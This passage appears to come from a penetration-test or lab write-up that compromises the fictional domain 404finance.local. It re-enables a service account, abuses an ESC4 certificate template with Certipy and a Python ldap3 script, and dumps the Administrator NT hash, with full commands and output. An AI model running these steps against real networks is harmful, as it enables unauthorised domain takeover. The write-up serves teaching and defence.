Exegol > cat config.dat
# Configuration Backup - Do not delete!
[ServiceUser]
username = svc.services
password = [REDACTED]
host = WIN-SRV01
autostart = tru
Enabling svc.services
Recall from the BloodHound enumeration that robert.graef has WriteAccountRestrictions on svc.services. Checking the account status reveals it is disabled:
Exegol > bloodyAD -d 404finance.local -u robert.graef -p '[REDACTED]' --host 10.1.152.151 get object svc.services --attr userAccountControl

distinguishedName: CN=Service Account,CN=Users,DC=404finance,DC=local
userAccountControl: ACCOUNTDISABLE; NORMAL_ACCOUNT; DONT_EXPIRE_PASSWORD
Removing the ACCOUNTDISABLE flag:
Exegol > bloodyAD -d 404finance.local -u robert.graef -p '[REDACTED]' --host 10.1.152.151 remove uac svc.services -f ACCOUNTDISABLE
[+] ['ACCOUNTDISABLE'] property flags removed from svc.services's userAccountControl
Validating svc.services Credentials
UwU Toolkit netexec > run
[*] Running netexec...

[*] Target: 10.1.152.151
[*] Domain: 404finance.local
[*] User: svc.services
[*] Protocol: SMB
[*] Action: check

[*] Executing: NetExec smb 10.1.152.151 -u svc.services -p '[REDACTED]' -d 404finance.local

[*] SMB                   10.1.152.151   445    DC-404           Windows 10 / Server 2019 Build 17763 x64 (name:DC-404)
(domain:404finance.local) (signing:True) (SMBv1:None) (Null Auth:True)
[+] SMB                   10.1.152.151   445    DC-404           [+] 404finance.local\svc.services:[REDACTED]

[+] Module completed successfully
svc.services Group Memberships
Enumerating the service account’s group memberships reveals two important groups:
Exegol > bloodyAD -u svc.services -p '[REDACTED]' -d 404finance.local --host 10.1.152.151 get object svc.services --attr memberOf

distinguishedName: CN=Service Account,CN=Users,DC=404finance,DC=local
memberOf: CN=Certificate Service DCOM Access,CN=Builtin,DC=404finance,DC=local; CN=Remote Desktop Users,CN=Builtin,DC=404finance,DC=local
Key findings:
- Certificate Service DCOM Access - Indicates ADCS is running on the domain
- Remote Desktop Users - RDP access to the domain controller
Domain Compromise - ADCS ESC4
ADCS Enumeration
The Certificate Service DCOM Access membership is a strong indicator of ADCS misconfigurations. Running Certipy to enumerate vulnerable certificate templates:
Exegol > certipy find -u svc.services@404finance.local -p '[REDACTED]' -dc-ip 10.1.152.151 -vulnerable
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 31 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for '404finance-DC-404-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for '404finance-DC-404-CA'
Vulnerable Template: Vuln-ESC4
Certipy identifies a vulnerable template with ESC4 - the Service Account has dangerous write permissions on the certificate template:
Certificate Templates
  0
    Template Name                       : Vuln-ESC4
    Display Name                        : Vuln-ESC4
    Certificate Authorities             : 404finance-DC-404-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PendAllRequests
                                          PublishToDs
    Extended Key Usage                  : Client Authentication
                                          KDC Authentication
                                          Server Authentication
                                          Smart Card Logon
    Requires Manager Approval           : True
    Authorized Signatures Required      : 1
    Permissions
      Enrollment Permissions
        Enrollment Rights               : 404FINANCE.LOCAL\Service Account
      Object Control Permissions
        Write Owner Principals          : 404FINANCE.LOCAL\Service Account
        Write Dacl Principals           : 404FINANCE.LOCAL\Service Account
        Write Property Enroll           : 404FINANCE.LOCAL\Service Account
    [!] Vulnerabilities
      ESC4                              : User has dangerous permissions.
The svc.services account has WriteOwner, WriteDACL, and WriteProperty on the Vuln-ESC4 template. This means we can modify the template attributes to remove security restrictions and then abuse it like an ESC1 vulnerability.
Modifying the Certificate Template
The template has two protections preventing direct exploitation:
Requires Manager Approval: True(PendAllRequests enrollment flag)Authorized Signatures Required: 1(msPKI-RA-Signature)
Since svc.services has WriteDACL and WriteProperty on the template, we can modify these attributes directly. Initial attempts with certipy template without the correct flags did not produce the expected changes, so we wrote a Python script using ldap3 to modify the template attributes directly:
import ldap3

server = ldap3.Server('10.1.152.151', get_info=ldap3.ALL)
conn = ldap3.Connection(server, user='404finance.local\\svc.services', password='[REDACTED]', authentication=ldap3.NTLM)
conn.bind()
print('Bound:', conn.bound)

template_dn = 'CN=Vuln-ESC4,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=404finance,DC=local'

# Read current values
conn.search(template_dn, '(objectClass=*)', attributes=['msPKI-RA-Signature', 'msPKI-Enrollment-Flag', 'msPKI-Certificate-Name-Flag'])
print('Current:', conn.entries[0])

# Remove signature requirement and manager approval
# msPKI-RA-Signature: 0 = no signatures required
# msPKI-Enrollment-Flag: 9 = IncludeSymmetricAlgorithms(1) + PublishToDs(8), removes PendAllRequests(2)
conn.modify(template_dn, {
    'msPKI-RA-Signature': [(ldap3.MODIFY_REPLACE, [0])],
    'msPKI-Enrollment-Flag': [(ldap3.MODIFY_REPLACE, [9])],
})
print('Modify result:', conn.result)
conn.unbind()
Executing the script confirms the template was successfully modified:
Exegol > python3 modify_template.py
Bound: True
Current: DN: CN=Vuln-ESC4,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=404finance,DC=local - STATUS: Read - READ TIME: 2026-02-06T15:05:26.974281
    msPKI-Certificate-Name-Flag: 1
    msPKI-Enrollment-Flag: 11
    msPKI-RA-Signature: 1

Modify result: {'result': 0, 'description': 'success', 'dn': '', 'message': '', 'referrals': None, 'type': 'modifyResponse'}
Requesting Administrator Certificate
With the template protections removed, we request a certificate with the Administrator UPN:
Exegol > certipy req -ca 404finance-DC-404-CA -dc-ip 10.1.152.151 -u svc.services -p '[REDACTED]' -template Vuln-ESC4 -target DC-404.404finance.local -upn administrator@404finance.local
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 6
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@404finance.local'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Authenticating with the Certificate
Using the certificate to obtain the Administrator’s NT hash via PKINIT:
Exegol > certipy auth -pfx administrator.pfx -dc-ip 10.1.152.151
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@404finance.local'
[*] Using principal: 'administrator@404finance.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@404finance.local': aad3b435b51404eeaad3b435b51404ee:[HASH REDACTED]
Domain Admin hash obtained. Full domain compromise achieved.
Alternative: Certipy Template Modification
After further research, I discovered that Certipy v5 supports the -write-default-configuration flag for the template subcommand. This replaces the template’s configuration with a default vulnerable one in a single command, eliminating the need for the manual LDAP script above:
Exegol > certipy template -dc-ip 10.1.152.151 -u svc.services -p '[REDACTED]' -template Vuln-ESC4 -target DC-404.404finance.local -write-default-configuration
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Saving current configuration to 'Vuln-ESC4.json'
[*] Wrote current configuration for 'Vuln-ESC4' to 'Vuln-ESC4.json'
[*] Updating certificate template 'Vuln-ESC4'
[*] Replacing:
[*]     nTSecurityDescriptor: ...
[*]     flags: 66104
[*]     pKIDefaultKeySpec: 2
[*]     pKIKeyUsage: b'\x86\x00'
[*]     pKIMaxIssuingDepth: -1
[*]     pKICriticalExtensions: ['2.5.29.19', '2.5.29.15']
[*]     pKIExpirationPeriod: b'\x00@9\x87.\xe1\xfe\xff'
[*]     pKIOverlapPeriod: b'\x00\x80\xa6\n\xff\xde\xff\xff'
[*]     pKIExtendedKeyUsage: ['1.3.6.1.5.5.7.3.2']
[*]     msPKI-Enrollment-Flag: 0
[*]     msPKI-Private-Key-Flag: 16
[*]     msPKI-Certificate-Application-Policy: ['1.3.6.1.5.5.7.3.2']
Are you sure you want to apply these changes to 'Vuln-ESC4'? (y/N): y
[*] Successfully updated 'Vuln-ESC4'.
This approach automatically saves the original configuration to Vuln-ESC4.json for later restoration, overwrites the template with a permissive default configuration (removing manager approval, signature requirements, and restrictive ACLs), and enables Client Authentication EKU. After the modification, the standard certipy req and certipy auth commands work as documented above to obtain the Administrator certificate and NT hash.
To restore the template after exploitation:
certipy template -dc-ip 10.1.152.151 -u svc.services -p '[REDACTED]' -template Vuln-ESC4 -target DC-404.404finance.local -configuration Vuln-ESC4.json
Key Takeaways
-
Hardcoded Credentials in Binaries - The CorpBankDialer.exe contained a Base64-encoded debug string that revealed a reused password, providing initial domain access.
-
Excessive ACL Permissions - GenericWrite on tom.reboot enabled targeted Kerberoasting. ForceChangePassword chains allowed lateral movement across multiple accounts.
-
WriteAccountRestrictions Abuse - Robert.graef’s broad WriteAccountRestrictions permissions allowed modification of user account control flags (enabling AS-REP roasting) and account enumeration across the domain.
-
Sensitive Data in Deleted Emails - Credentials shared via email and left in the trash provided a critical pivot point to the webadmin account.
-
Weak Archive Passwords - The config_backup.zip password was derived from website content, easily cracked with a targeted CeWL wordlist.
-
Disabled Service Accounts with Stored Credentials - The svc.services account was disabled but its credentials were still stored in a configuration backup. Re-enabling the account with WriteAccountRestrictions provided access.
-
ADCS Misconfigurations (ESC4) - The Vuln-ESC4 certificate template granted write permissions to the service account, allowing template modification and certificate-based authentication as Domain Administrator.
-
Password Reuse - A single cracked password from the binary provided access to a domain account, initiating the entire attack chain.
Tools Used
- UwU Toolkit - Custom penetration testing framework (username_harvest, kerb_userenum, targeted_kerberoast, bloody_setpass, bloodhound_collect, netexec modules)
- Nmap - Port scanning and service enumeration
- NetExec (nxc) - SMB enumeration, credential validation, password spraying
- BloodHound CE - Active Directory attack path visualization
- bloodhound-ce.py - BloodHound data collector
- bloodyAD - AD exploitation toolkit (password resets, UAC modification, group membership)
- Certipy - ADCS enumeration and exploitation
- Impacket - targetedKerberoast.py, GetNPUsers.py
- Hashcat - Password cracking (modes 0, 13100, 18200)
- John the Ripper - ZIP archive password cracking
- CeWL - Custom wordlist generation from target website
- username-anarchy - Username permutation generator
- Kerbrute - Kerberos user enumeration
- ldap3 - Python LDAP library for certificate template modification